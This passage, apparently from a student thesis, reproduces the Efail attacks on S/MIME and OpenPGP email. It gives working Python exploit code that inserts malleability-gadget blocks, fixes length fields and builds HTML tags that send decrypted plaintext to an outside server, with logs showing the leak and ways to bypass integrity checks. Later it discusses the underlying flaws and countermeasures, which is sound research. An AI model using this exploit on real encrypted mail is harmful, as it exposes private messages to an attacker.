Listing 4: Insertion of malicious block pairs in S/MIME ciphertext

While the method to get the ciphertext block is obvious to implement, it is worth listing the insertion method from the listing above:

```
1      def insert_in_ciphertext(self, block_nr, *contentv):
2          # Determine the place to insert
3          place = self.ciphertext_offset + block_nr * self.block_size
4
5          for content in reversed(contentv):
6              self.msg_bytes[place:place] = content
7
8          self.length_diff = len(contentv) * self.block_size
9          self.adapt_length()
```

Listing 5: Insertion method for S/MIME messages

Line 7 from Listing 5 calls a method to integrate the new ciphertext properly in the message structure. This is discussed in detail during the next step.

7.4 Integration

Without a proper integration parsing errors would occur when trying to decrypt the modified S/MIME message. Thus the message would not decrypt and an exfiltration channel would not be opened. The parsing errors are caused by having the new ciphertext length not adapted in the existing message structure. In fact, all parent elements need to be adjusted with the new length, so that the respective length bytes are synchronized with the length of the new ciphertext. The offsets of the concerning elements had already been determined in the analysis step which are here needed.

Figure 31 in Appendix A.5 illustrates the whole message and highlight the bytes which needed to be adapted. As mentioned, the length bytes are encoded using BER. The bytes can have one out of two forms which are highlighted next regarding to [26]. Note, all bit sequences are considered to have the most significant digit first.

- Short form: Represents the length in *one byte*. The first processed bit has value 0 and therefore indicated the short form. The remaining bits of the byte then give the actual length Hence it's limited to $2^7 - 1 = 127$ as possible length.
- Long form: Represents the length in at least *two bytes*. The first bit of the first byte is set to 1 and the remaining bits of the first byte give the number of additional length bytes which follow immediately. Here, obviously one byte would follow at least.

For each length byte it first has to be figured out which of the above forms have been used. It could happen that the amount of current length bytes is not enough to store the new length. Then, in case of the short form, it has to be changed to the long form with the number of bytes needed, and in case of the long form a new length byte needs to be appended. This is quite some programming work compared to the rest, since a bunch of selections are needed. Listing 6 on the next page shows how this has been done exactly.

Now, if the integration is done, the message can be decrypted again. To verify this, the modified message can be decrypted using OpenSSL again as Figure 21: Note, an attacker would obviously not have this possibility.

```
1  [jan@pc] openssl smime -decrypt -in modified_msg.eml -inkey
    ↪  ../myprivkey.key
2  Content-Type: text/html
3
4  This???????????????? <base         '????????????????'
    ↪  href='http:'>????????????????<img          '????????????????
    ↪  src='jaads.de/xt/html
5
6  This message is top secret!!
7  Nobody else should ever be able to read this..
8  ????????????????'>              ???????????????? this..
```

Figure 21: Decryption modified message using OpenSSL

It can be seen that the insertion of the chosen ciphertext leads to the desired chosen plaintext blocks after decryption. Each malicious block pair also

```
    def adapt_length(self):

        for i in self.length_places:
            # For each element, which has the ciphertext nested

            first_len_byte = self.msg_bytes[i]

            if first_len_byte > 0b10000000:  # long form

                current_amount_length_bytes = first_len_byte - 0x80
                current_length_bytes = self.msg_bytes[i+1: i+1+
                    current_amount_length_bytes]
                current_length = int.from_bytes(current_length_bytes,
                    byteorder="big")
                new_length = current_length + self.length_diff
                needed_bytes = self.calculate_needed_length_bytes(new_length
                    )

                if needed_bytes > current_amount_length_bytes:  # Add new
                    byte(s)

                    diff = needed_bytes - current_amount_length_bytes
                    self.msg_bytes[i+1: i+1] = zero_byte * diff
                    self.msg_bytes[i+1: i+1+needed_bytes] = new_length.
                        to_bytes(needed_bytes, byteorder="big")

                    self.msg_bytes[i] += diff
                    self.length_diff += diff
                    self.ciphertext_offset += diff

                    if i != self.length_places[0]:
                        self.length_places[0] += diff

                    logging.info("Added length {} byte(s) after byte {}".
                        format(needed_bytes, i))
                else:
                    start = i + 1
                    end = i + 1 + current_amount_length_bytes
                    self.msg_bytes[start: end] = new_length.to_bytes(
                        needed_bytes, byteorder="big")

            else:  # short form
                new_length = first_len_byte + self.length_diff

                if new_length >= 0x80:  # switch to long form

                    needed_bytes = self.calculate_needed_length_bytes(
                        new_length)
                    self.msg_bytes[i] = 0x80 + needed_bytes
                    logging.info("Switched to long form at byte {}".format(i
                        ))

                    self.msg_bytes[i+1: i+1] = new_length.to_bytes(
                        needed_bytes, byteorder="big")
                    self.length_diff += needed_bytes
                    self.ciphertext_offset += needed_bytes
                    logging.info("Added {} length byte(s) after byte {}".
                        format(needed_bytes, i))

                else:
                    self.msg_bytes[i] += self.length_diff
```

Listing 6: Length adaption in S/MIME message format

results in one broken block. All broken bytes have been replaced with a question mark for simplicity. This downside has been discussed in Section 4.5. Originally, this would end up in some ASCII characters if the bit sequence matches a character encoding by accident or symbols as placeholder, because nothing else matches the bit sequence.

7.5 Formatting

After the ciphertext has been manipulated and integrated in the PKCS#7 message, it is time to prepare the message to be sent. Therefore, it first needs to be encoded back to Base64. Afterwards, line breaks need to be inserted to meet the recommendations from RFC2822 [8] regarding the line length limit of 78 characters. In the exploit this has been done as shown in Listing 7.

```
    def format_properly(self):

        # Convert bytes to base64 string
        b64_encoded_bytes = base64.b64encode(self.msg_bytes)
        msg_b64_string = str(b64_encoded_bytes, "ascii")

        # Insert line breaks as recommended
        formatted = "\n".join(msg_b64_string[pos: pos + 64] for pos in range
            (0, len(msg_b64_string), 64))

        return formatted
```

Listing 7: Formatting S/MIME messages

Furthermore, before sending the new message, appropriate headers according to the S/MIME standard need to be added. Listing 8 shows a way of doing so.

```
def add_smime_header(msg):
    header = """MIME-Version: 1.0
Content-Disposition: attachment; filename="smime.p7m"
Content-Type: application/x-pkcs7-mime; smime-type=enveloped-data; name="
    smime.p7m"
Content-Transfer-Encoding: base64\n\n"""

    return header + msg
```

Listing 8: Add header for S/MIME messages

After calling the above methods, the manipulated message can be sent to the victim, or in this case, to the test system. As discussed, this can be done using the SMTP client from Section 5.1.5 as follows:

```
formatted_msg = eml.format_properly()
smime = add_smime_header(formatted_msg)
send_mail(smime)
```

Listing 9: Sending S/MIME messages

7.6 Results

In this step, the final results of the exploit are shown. Therefore, the vulnerable Thunderbird version has been opened on the virtual test system. Besides, the servers access log has been observed. Seconds after execution of the exploit, the email appears in Thunderbird. After opening the email in Thunderbird, it displayed the manipulated message, as shown in the screenshot in Figure 22.





Figure 22: Manipulated message in Thunderbird 52.5.2

As it can be seen, Thunderbird rendered HTML properly and tried to load an image at the exact place where the exfiltration channel had been inserted earlier. By looking in the access log of the server, the following entry appeared:



/var/log/nginx/access.log

```
1  GET /xt/htmlThis%20message%20is%20top%20secret!!Nobody%20else%20shou
   ↪  ld%20ever%20be%20able%20to%20read%20this..%07%07%07%07%07%07%07%
   ↪  C2%AD%C3%BBs%CB%9C%C2%9Dc[%C3%A4%C2%B0w%1C%CB%86P%07-%C3%BE
   ↪  HTTP/1.1" 404 143 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
   ↪  Gecko/20100101 Thunderbird/52.5.2"
```

Exploited!

Here again, by carefully reading the entry, the encrypted message can be detected. This verified that the exploit worked as desired, but most importantly, it verifies that the stated Thunderbird version is in fact vulnerable.

8 Exploiting Malicious Gadgets in OpenPGP

This section covers the last practical exploitation. This time, it is done using an OpenPGP message. Beside the message format, OpenPGP differs to S/MIME in two more important facts. First, OpenPGP has a mode of compression turned on by default. Secondly, OpenPGP cares about integrity protection by providing a MDC by default. This requires an additional step to consider to defeat this protection. Multiple approaches exist therefore and will be discussed later on.

Throughout this section, the tools needed are GnuPG and `pgpdump`. For debugging the OpenPGP message format the GnuPG command `gpg --list-packet -vv` can be used similar to the ASN.1 parser from the previous section but since it explores the internal structure of the ciphertext, a password is needed, so an attacker would not be able to use it.

8.1 Test message creation

Remember, an attacker would have to acquire a end-to-end encrypted message. Here, a message has again been created instead. The necessary keys could be generated using `gpg --gen-key`. Afterwards, the plaintext message `message.eml` from Section 5 could be typed in a prompt by using the below GnuPG command. As mentioned, OpenPGP uses compression by default. This makes it much harder to build an exfiltration channel into the ciphertext. Although the Efail researchers presented a way to overcome the compression, due to the short time-boxed period of this paper, the test message has been created without compression and which is therefore stated in the below command explicitly. The encryption results in binary data and stores as `message.eml.gpg`.

```
1 [jan@pc] gpg --encrypt --compress-level 0 -r "Jan Arends" >
  ↪  message.eml.gpg
```

In a real case scenario the captured ciphertext would obviously not be in binary data but rather in the OpenPGP ASCII armored format. Similar the above output could had been converted using the command `gpg --enarmor message.eml.gpg` but this had not been done here.

Binary	Dec.	Type
0001	1	PKESK
1001	9	SED
1011	11	Literal Data
10010	18	SEIPD
10011	19	MDC

Table 2: OpenPGP packet types

8.2 Message format and syntax

The packet structure and its associated syntax need to be considered in detail. In general, an OpenPGP message is constructed from a number of *packets*. Each packet consists of a header and a body part, similar to ASN.1.


The packet header is at least two bytes long. The first byte is called the *packet tag* [15] but further referred to as the Cipher Type Byte (CTB) as it had been introduced in the initial PGP standard [27]. The CTB denotes what packet type the body holds and indicates the associated content length.

Generally, the first packet in an OpenPGP message is a so called Public-Key Encrypted Session Key (PKESK) packet. It contains the session key for the hybrid cryptographic system needed for decryption. The second packet is typically the Symmetrically Encrypted and Integrity Protected Data (SEIPD) packets, which acts like a container. If compression is used, it contains a compressed data packet, which again has a Literal Data (LD) packet and a MDC packet nested. Otherwise, the compressed data packet is not present and the two nested packets are contained in the SEIPD directly. A deprecated alternative to the SEIPD packet is the Symmetrically Encrypted Data (SED) packet, which provides also a packet for encrypted data but lacks on integrity protection, as the name indicates. All relevant packet types for Efail are listed in Table 2 [15, Sec. 4].

8.3 Analysis

To explore the packet structure within an OpenPGP message, the program `pgpdump` can be used. The output for the encrypted test message is shown in Appendix A.7. As mentioned before, the SEIPD packet type serves as container holding other packets. Most probably SEIPD packet would contain

a compressed data packet. However, since the message had been encrypted without compression, the SEIPD contains a LD packet followed by a MDC packet. The tree diagram below shows the internal message structure. A more accurate visualization is shown in Appendix A.8



By investigating the output closer, the length and hence the offsets of the packets can be explored. These values are needed to modify the correct bytes later on.

Even with the nested structure figured out, further research in the OpenPGP standard has to be made to fully understand every single byte within the SEIPD Packet. Otherwise, the modification would end up being a very time consuming procedure. This particularly refers to the CFB variation highlighted in Section 2.4.3.

Regarding the identification of a malleability gadget, following is known to an attacker. The meaning (not the actual values) of the first 20 bytes in the SEIPD packet should be known, since its describes in the standard. They contain the IV and the quick check bytes for the CFB variation. In addition, the attacker should know the exact next 14 bytes for sure, which are the first characters of the encrypted email, namely the MIME header field "`Content-Type:`". However, the value of the header field must still be guessed by an attacker. Compared to a S/MIME message, a few more bytes needs to be guessed as explained next.

Figure 23 shows the relevant extract of a typical OpenPGP message structure. As it can be seen, the content-type header field is spread over three blocks this time. Ciphertext block C_2 is the only block containing only content-types bytes and is therefore appropriate for the known plaintext attack. An attacker needs to figure out 8 bytes. Due to the relatively rare possibilities, it can be assumed that an attacker would be able to figure this out in a relative short time period. Here the approach of an attacker would be *try and error*.




Figure 23: SEIPD packet with known plaintext

Now, the gadget can be identified. Having the CFB mode of operation in mind, it can be seen in Figure 23 that cipherblocks C_2 and C_3 would decrypt in the known plaintext block which is P_2. Therefore, the gadget with which can be further worked would be the following:

$$((C_2, C_3), P_2)$$

At his point, the gathered information can be used to initialize the object in the exploit as Listing 10 shows.

```
1  # Initialization
2  binary_msg = get_gpg_msg()
3  pkesk_len = 3 + 268
4  seipd_hlen = 2
5  msg = OpenPgpMsg(binary_msg, pkesk_len, seipd_hlen)
6
7  # The known plaintext
8  p2 = b't-Type: text/htm'
```

Listing 10: Object initialization

8.4 Modification

In this step, it is explained how an exfiltration channel can be inserted into the ciphertext. This is similar to what needs to be done when using a S/MIME message. First, the canonical gadget can be conducted:

$$X = C_3 \oplus P_2$$

Then, the new chosen ciphertext blocks X_1 - X_5 can be calculated and inserted in the LD packet similarly as for the S/MIME message earlier. It is shown in Listing 11.

```
1  # The canonical CFB gadget resulting in an all zero plaintext block:
2  x = xor(c3, p2)
3
4  # The modified ciphertext blocks that will be sent to the victim
5  x1 = xor(x, b" <base         '")
6  x2 = xor(x, b"' href='http:'> ")
7  x3 = xor(x, b"<img           '")
8  x4 = xor(x, b"  src='jaads.de/")
9  x5 = xor(x, b"'>              ")
10
11 msg.insert_in_ciphertext(4, c2, x1, c2, x2, c2, x3, c2, x4, c2, c3, c4)
12 msg.insert_in_ciphertext(msg.get_block_amount() - 1, c2, x5)
```

Listing 11: Calculations and insertion for OpenPGP message


The insertion method for the OpenPGP message, looks quite the same as the one implemented for S/MIME and hence not listed here. Again, the complete source code is also listed in Appendix A.3. After calculating and inserting all chosen ciphertext blocks in the LD packet, it looks like shown in Appendix A.9.

8.5 Integration

Since the new ciphertext got longer during the proceeding step, the new ciphertext needs be integrated into the existing OpenPGP message, as already done for the S/MIME message. This can also be done by adapting the length bytes in the respective packet headers. Here, only two packet header must be provided with the new length value, since the nested structure is not as deep as for a S/MIME message. One header for the SEIPD packet and the other for the nested LD packet.

To adapt the length bytes, the concrete syntax of each of the two header formats is discussed first. These two formats are simply called the *old and new format*. They differ in the amount of possible packet types and the way length information is processed. In both cases, the leftmost bit of the header is always set to 1. The next bit indicates the actual used format. The remaining bits depend on the format as follows.

Old format If the second bit is not set to 1, the old format is used. Then, the third, fourth, fifths and sixth bits store the packet type and the seventh and eighth bits the length type of the body [15, Sec. 4]. An example of a LD packet encoded in the old format is shown in Figure 24a. Because of the four bits available for the packet types this format is limited to $2^4 = 16_{10}$



(a) Old format (b) New format

Figure 24: OpenPGP packet header formats

different types. The meaning of the length type then is as follows [15, Sec. 4]:

- `00`: One additional length byte
- `01`: Two additional length bytes
- `10`: Four additional length bytes
- `11`: Indeterminate length. Actual length needs to be determined

The length bytes represent the length as integer, unlike the new format, as discussed next.

New format If the second bit is set to 1, the new format has been used. In this case the two length type bits have been omitted, leaving more space for the packet type. Thus, it overcomes the limit of $2^4 = 16_{10}$ different packet types. The second example shows a CTB in the new format, also representing a LD packet.

To compensate the omitted length bytes, OpenPGP uses an encoding which allows to determine the total length bytes by only processing the first bytes. Depending on the desired length, the new format has four possible ways of encoding the length [15, Sec. 4]:

- One byte encodes length value up to 191
- Two bytes encodes length value of 192 to 8383
- Five bytes encodes length value of up to 4,294,967,295 ($FFFFFFFF_{16}$)
- Indeterminate length value (not further discussed)

By processing the first length byte, the implementation can determine the amount of length bytes that are following. A length specification of one byte length stores its value as regular integer and is limited to 191 bytes. If an OpenPGP implementation recognizes a value equal to or greater than 192

and less then 223, it knows, that the length is encoded in two bytes. Then, it would decode the length value as follows:

$$\text{Length} = ((\text{1st byte} - 192) << 8) + \text{2nd byte} + 192$$

If the length is encoded in five bytes, it is recognizable through the first byte holding the value 255. Then a four-byte-scalar is following with which the length can be calculated similar as shown above but not further discussed here.

We are now coming to the actual integration process. To adapt the length of the SEIPD packet is straight forward since the length specification is available in plaintext and leaves therefore no barrier to increment the value directly. Since the representation of the length value is different from the one S/MIME uses, a new method had been created, like Listing 12 shows.

The packet header of the LD packet again is encrypted, which means that the value cannot simply be changed in place. After contacting the Efail researchers, they stated to overcome this fact by using a malleability gadget. This gadget aims to replace the whole original block which include the header and thus the length bytes. A chosen plaintext block, which includes the new length value and all remaining bytes, needs therefore be created first. The meaning of each byte in this block can be seen in Figure 23). The creation of the chosen plaintext block is shown in Listing 13 on page 51.

By creating the new header block, one thing must be acknowledged. As discussed while introducing Efail in Section 4, a downsize of a malleability gadget is that adjacent block result in unpredictable bytes. Regarding the CFB mode, this is the subsequent block as illustrated in Figure 15b on page 23. Hence, this broken block will be displayed in the plaintext, in fact right before the `Content-Type` header filed. This fact would not allow a proper interpretation of the content-type by the MUA and therefore needs to be addressed.

It can be done by abusing the *name length byte*. Commonly, this byte is used to store the length of a file name for proper parsing, in case the source of the encrypted data is a file. It can be perfectly abused to overcome the fact, that the subsequent block result in unpredictable data, due to chaining property of the CFB. This trick had also been proposed from the Efail researchers on request from the author.

```
1     def adapt_length(self):
2 
3         ctb = self.data[self.seipd_offset]
4 
5         if self.ctb_is_in_new_format(ctb):
6 
7             first_len_byte = self.data[self.seipd_offset + 1]
8             current_addl_length_bytes = self.determine_length_bytes_amount(
                  first_len_byte)
9             needed_bytes = 1 if self.get_seidp_plen() < 192 else 2
10 
11            if current_addl_length_bytes == needed_bytes:
12                off = self.seipd_offset + 1
13                if current_addl_length_bytes == 1:
14                    self.data[off] = self.get_seidp_plen()
15                elif current_addl_length_bytes == 2:
16                    self.data[off: off + 2] = self.encode_len(self.
                          get_seidp_plen())
17                else:
18                    raise NotImplementedError
19 
20            elif current_addl_length_bytes < needed_bytes:
21                if current_addl_length_bytes == 1:
22                    len_bytes = self.encode_len(self.get_seidp_plen())
23                    offset = self.seipd_offset + 2
24                    self.data[offset: offset] = b'0'
25                    self.data[offset - 1: offset + 1] = len_bytes
26                    self.seipd_hlen += 1
27                else:
28                    raise NotImplementedError
29 
30        else:
31            # determine value of two least significant bits
32            bit_mask = 0b11
33            res = ctb & bit_mask
34 
35            # determine current length settings
36            current_addl_length_bytes = 2**res
37            current_length = self.data[self.seipd_offset + 1: self.
                  seipd_offset + current_addl_length_bytes]
38            current_length_int = int.from_bytes(current_length, byteorder="
                  big")
39 
40            # determine new length settings and adapt
41            new_length = current_length_int + self.block_size
42            needed_bytes = self.calculate_needed_length_bytes(self.
                  get_seidp_plen())
43 
44            if current_addl_length_bytes < needed_bytes:
45                raise NotImplementedError
46            else:
47                start = self.seipd_offset + 1
48                end = self.seipd_offset + current_addl_length_bytes
49                self.data[start: end] += new_length.to_bytes(1, byteorder="
                      big")
```

Listing 12: SEIPD packet length adaption

```
def create_new_header_block(self):
    quick_check_bytes = 2 * zero_byte

    # CTB for Tag 11 (Literal Data) in new format
    ctb = 0b11001011.to_bytes(1, byteorder="big")

    # New length
    new_len = self.get_ld_plen() + (2 * self.block_size)

    # Determine if one or two bytes are needed and then store the length
    .
    if new_len < 192:
        # One byte
        new_plen_byte = new_len.to_bytes(1, byteorder="big")
        remaining_bytes = b'Conten'

    elif new_len < 8383:
        # Two bytes
        new_plen_byte = OpenPgpMsg.encode_len(new_len - 1)
        self.adapt_length()
        remaining_bytes = b'Conte'

    else:
        # more than 8383 bytes
        raise NotImplementedError

    mode = 0x62.to_bytes(1, byteorder="big")

    # Include next block of random bytes
    name_len = 0x1f.to_bytes(1, byteorder="big")

    date = 4 * zero_byte

    return quick_check_bytes + ctb + new_plen_byte + mode + name_len +
        date + remaining_bytes
```

Listing 13: Creation of chosen plaintext block holding the length value

As mentioned in Section 8.2, the length is specified in a particular encoding when it comes to the new format and a certain amount of bytes. Therefore, the formula giving in OpenPGP [15, 4.2.2.2] had been reverted and implemented as shown in Appendix from line 201 till 215. As hopefully noticed, this method had been used for the creation of the new header block.

After all, the modified ciphertext can now be decrypted properly. In this test scenario, this can be verified using GnuPG. Again, this opportunity would an attacker not have. Due to the integrity protection, GnuPG throws a warning as shown in line 4. The decryption process is shown in Figure 25.

```
1  [jan@pc] gpg -d modified.eml.gpg
2  gpg: encrypted with 2048-bit RSA key, ID 0005833C24F0A09C, created
    ↪  2018-08-31
3        "Jan Arends <jarend2s@smail.inf.h-brs.de>"
4  gpg: WARNING: encrypted message has been manipulated!
5
6  Content-Type: text/html
7
8  This message ???????????????? <base         '????????????????'
    ↪  href='http:'> ????????????????<img           '????????????????
    ↪  src='jaads.de/????????????????t-Type: text/html
9
10 This message is top secret!!
11 Nobody else should ever be able to read this..????????????????'>
```

Figure 25: Decryption of manipulated message in GnuPG

8.6 Defeating integrity protection

As Figure 25 showed, GnuPG warns the user of a manipulated message. Depending of the MUAs implementation regarding this warning, the integrity protection needs to be defeated. The SEIPD packet type provides integrity protection by passing the plaintext with the prefixed data through a SHA-1 function (Secure Hash Algorithm (SHA)) [15, Sec. 5.13]. The resulting 20 bytes long hash value is appended to the plaintext in a MDC packet [15, Sec. 5.13] and then encrypted. After decryption, the MDC can be verified.

The researchers stated the three ways to defeat integrity protection [1].

- Ignoring the MDC: Some MUAs might not differ between a correct and failed integrity check when it comes to display the message. Regarding Efail this does make a difference since the exfiltration only takes place, if the message is rendered and displayed to the user. Otherwise no backchannel can be opened. To verify if Thunderbird is vulnerable in this manner, changes to the ciphertext can be made while the MDC stays untouched.

- Stripping the MDC: An other option is to remove the MDC. This can be done by stripping the last 22 bytes of the SEIPD packet (2 byte header plus 20 hash value). By doing so the MUA is not able to check the MDC at all.

- Downgrade packet type: A more elaborate way of defeating integrity protection is to make use of a already known *downgrade attack* [28]. Due to its complexity, it is not discussed here in detail.

According to the Efail researchers, they were able to defeat integrity protection in Thunderbird by using all above methods [1]. Due to the short time period, only the first option had been tested against the vulnerable version of Thunderbird and Enigmail. The results of each are shown later.

8.7 Formatting

The last step of the attacks implementation is the formatting. OpenPGP's native representation for encrypted messages is a raw binary data stream. To transport a message in this representation through various channels, a printable encoding of these binary data is needed. This encoding is provided by OpenPGP and is called Radix-64 or ASCII Armor [15, Sec. 2.4]. Radix-64 simply is a Base64 encoded message with a checksum appended. ASCII Armor puts specific headers around that Radix-64 encoded data as follows [15, Sec. 6.2]:

- An Armor Header Line, appropriate for the type of data
- Armor Headers
- A blank line
- The ASCII-Armored data
- An Armor Checksum
- The Armor Tail, which depends on the Armor Header Line

Here, GnuPG offers the corresponding functionality by calling `gpg --enarmor modified.eml.gpg`, as already mentioned. This command can be called from the exploit using a sub process again which stores the manipulated ASCII armored message on the file system. Before the message is ready to be sent, some headers have to be added according to the RFC *MIME Security with OpenPGP* [29]. In the exploit, this is done as Listing 14 shows.

```
def add_opgp_header(msg):
    header = """Content-Type: multipart/encrypted; protocol="application/pgp
        -encrypted"; boundary="123"

--123>
Content-Type: application/pgp-encrypted
Content-Description: PGP/MIME version identification

Version: 1

--123
Content-Type: application/octet-stream; name="encrypted.asc"
Content-Description: OpenPGP encrypted message
Content-Disposition: inline; filename="encrypted.asc"

"""
    end = "\n--123--"

    return header + msg + end
```

Listing 14: Adding MIME headers for OpenPGP message

8.8 Results

As already done for the proceeding exploitations, the modified message had been sent and opened in an unpatched version of Thunderbird. This time, Enigmail is needed and had been installed at this point. In the Efail paper [1] the version of the tested Enigmail version was not stated. Hence, the last release before publication of Efail had been used, namely Enigmail 2.0.3. The Enigmail changelog [30] does not mention any changes regarding Efail or related issues until version 2.0.3.

After the modified email had been sent and opened in Thunderbird, the following was shown to the user.




Figure 26: Manipulated OpenPGP message displayed by Enigmail 2.0.3

As usual, the servers access log had been monitored at the time of opening the email, but no request appeared. Afterwards, versions 2.0.2, 2.0.1 and 2.0 had been tested as well, but with no success. At this point, the Efail researchers had been contacted again, to ask for their tested version of Enigmail. They

responded quickly and stated to have used Enigmail 1.9.9. After installing this version, Enigmail showed the message as follows:




Figure 27: Manipulated OpenPGP message displayed by Enigmail 1.9.9

The broken image symbol showed up again. By looking in the servers access log, it came out that the exfiltration finally worked, since the encrypted ciphertext showed up as follows:

/var/log/nginx/access.log

```
1  GET /%C2%B0=$%C3%A9%010%C2%B2%06%C2%A3%C3%9A%C3%91c8%C3%B5*%C2%8Dt-T
   ↪ ype:%20text/htmlThis%20message%20is%20top%20secret!!Nobody%20els
   ↪ e%20should%20ever%20be%20able%20to%20read%20this..%C3%93%14!_yh%
   ↪ C3%86%05%7B4F%CB%86%0E%C3%A8%C3%91X%C2%A5 HTTP/1.1" 404 143 "-"
   ↪ "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
   ↪ Thunderbird/52.5.2"
```

Exploited!

9 Problem Definition

An encryption scheme is breakable if a third party, without prior knowledge of the corresponding key can systematically recover plaintext from corresponding ciphertext within some appropriate time frame [11]. Regarding Efail, the plaintext recovery was demonstrated. Hence, the system is in fact breakable. Thus, the underlying issues need to be outlined and addressed. For the former, this section describes the problems regarding Efail.

Especially issues regarding the message integrity have been known for a long time. In 2002, a security analysis of OpenPGP [31] summarized all the authors concerns about integrity issues in OpenPGP's symmetrically encryption formats. They will be discussed here as well.

Starting with problems the direct exfiltration attack is based on, this section discusses all security concerns regarding Efail and possible countermeasures which would fix the vulnerabilities.

9.1 MIME parser

The direct exfiltration attack is based on two MIME entities which belong together and serve one functionality. This is already the exact problem. Remember, whereas the first entity in Figure 16 opens a HTML tag, the last entity closes this tag. Hence the functionality spread over multiple MIME entities and thus captured the ciphertext. This *overreaching functionality* of the HTML tag causes the possibility to create an exfiltration channel and instantly exfiltrate plaintext. This overreaching functionality needs to be addressed.

An approach to this problem would be a technique in the MIME parsing in which the functionalities cannot spread over multiple MIME entities. Hence, they are encapsulated from each other. This means that each functionality must be mapped in one and only in one MIME entity. Although it should of course be possible to have the same functionality in multiple MIME entities. The clue here is that each functionality is restricted to the MIME entity where it is located. This would especially concern the code of a functionality, like an HTML tag.

The implementation of such technique needs to ensure that all open exfiltration channels are closed before another MIME entity is parsed. This could be done by inserting a closing tag after each MIME entity when it comes to HTML. With such an implementation MIME entities would then be independent from each other and thus the MIME parser would be invulnerable against direct exfiltration attacks.

Another countermeasure worth mentioning against direct exfiltration attacks is a same origin policy [32]. This had been introduced in the official Efail paper [1] and is not further discussed here.

9.2 Handling modified data

Beside the MIME parser, which allows the exploitation of the direct exfiltration attack, the general handling of modified data leads to the possibility to carry out the gadget attacks. This situation is caused by the standards being outdated and the implementations being negligent.

Before getting into the actual implementations, first it is introduced what S/MIME and OpenPGP specify, when it comes to modified data. S/MIME simply *does not provide* a native integrity protection. Its approach is the usage of digital signatures instead. In contrast OpenPGP provides a MDC by default, which is at least something compared to the S/MIME specification. However, the standard isn't concrete to guarantee protection against Efail. Following is an extract of the OpenPGP standard [15]:

> Any failure of the MDC indicates that the message has been modified and MUST be treated as a security problem. . . . Any failure SHOULD be reported to the user.

Two main problems does this paragraph have:

1. OpenPGP does not define how to treat a security problem
2. The term "SHOULD" is insufficient

The standard should rather state the exact procedure when it comes to security problems. "The correct way of handling this would be to drop the message and notify the user" [1]. Also the term "should" is not appropriate since a user must be informed of the manipulation *in any case.*

9.2.1 GnuPG's handling of modified messages

The OpenPGP implementation GnuPG is used by the Thunderbird extension Enigmail. GnuPG detects any data modification by checking the validity of the MDC. Since the handling of an invalid MDC isn't prescribed by the standard, the developers chose to throw a *warning* to the user like the following:

```
gpg: WARNING: encrypted message has been manipulated!
```

As already seen in Figure 25 on Page 52, GnuPG displays the encrypted message anyway. So far, no security concerns are known for this scenario. However, either GnuPG nor the user can tell which parts of the message are manipulated and which not, or if the whole massage is manipulated. Thus, the whole message is of no use and should therefore not be displayed to the user at all. And although no security vulnerabilities are known yet which could make use of this behavior, there will come a day when a vulnerability might get disclosed. Therefore, it is just a matter of time until this procedure gets vulnerable and hence instead of fixing vulnerabilities afterwards, a more collaborate way of handling security issues might be to design software in a way the vulnerable vector is kept as small as possible. This would include processing a message which already has no value since it manipulated. At least according to the authors opinion.

